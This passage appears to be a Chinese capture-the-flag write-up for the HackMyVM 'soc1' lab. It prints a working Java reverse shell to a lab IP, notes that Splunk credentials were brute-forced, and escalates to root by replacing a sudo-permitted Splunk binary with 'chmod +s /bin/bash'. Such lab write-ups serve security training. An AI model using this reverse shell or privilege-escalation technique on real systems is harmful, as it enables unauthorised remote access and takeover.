
发现命令行界面,准备反弹shell。

1
String host="192.168.56.104";int port=4444;String cmd="/bin/bash";Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();Socket s=new Socket(host,port);InputStream pi=p.getInputStream(),pe=p.getErrorStream(), si=s.getInputStream();OutputStream po=p.getOutputStream(),so=s.getOutputStream();while(!s.isClosed()){while(pi.available()>0)so.write(pi.read());while(pe.available()>0)so.write(pe.read());while(si.available()>0)po.write(si.read());so.flush();po.flush();Thread.sleep(50);try {p.exitValue();break;}catch (Exception e){}};p.destroy();s.close();

1
2
3
4
5
6
7
8
jenkins@SOC:/$ sudo -l
Matching Defaults entries for jenkins on SOC:
env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User jenkins may run the following commands on SOC:
(ALL) NOPASSWD: /opt/splunk/bin/splunk search *
(ALL) NOPASSWD: /opt/splunk/bin/splunk restart

GetSplunk(复现)



通过查找相关cve得到一个poc

nathan31337/Splunk-RCE-poc


同时该漏洞相关的web.conf 是可写的。

但是得先知道splunk的密码。

通过爆破(kali自带字典)得到splunk的账密为splunk:splunk123

先改好配置之后再重启,重启得花些时间让web服务跑起来。

由于splunk可写,直接把相关命令替换成提权的

1
2
3
4
splunk@SOC:/opt/splunk/etc/apps/search/bin$ rm /opt/splunk/bin/splunk
rm: remove write-protected regular file '/opt/splunk/bin/splunk'? yes
splunk@SOC:/opt/splunk/etc/apps/search/bin$ echo "chmod +s /bin/bash" > /opt/splunk/bin/splunk
splunk@SOC:/opt/splunk/etc/apps/search/bin$ chmod +x /opt/splunk/bin/splunk
1
2
3
4
jenkins@SOC:/opt/splunk/etc/system/default$ sudo /opt/splunk/bin/splunk restart
jenkins@SOC:/opt/splunk/etc/system/default$ bash -p
bash-5.0# id
uid=1001(jenkins) gid=1001(jenkins) euid=0(root) egid=0(root) groups=0(root),1001(jenkins)

HackMyvm-soc1
http://example.com/2025/11/06/HackMyvm-soc1/
Author
Skyarrow
Posted on
November 6, 2025
Licensed under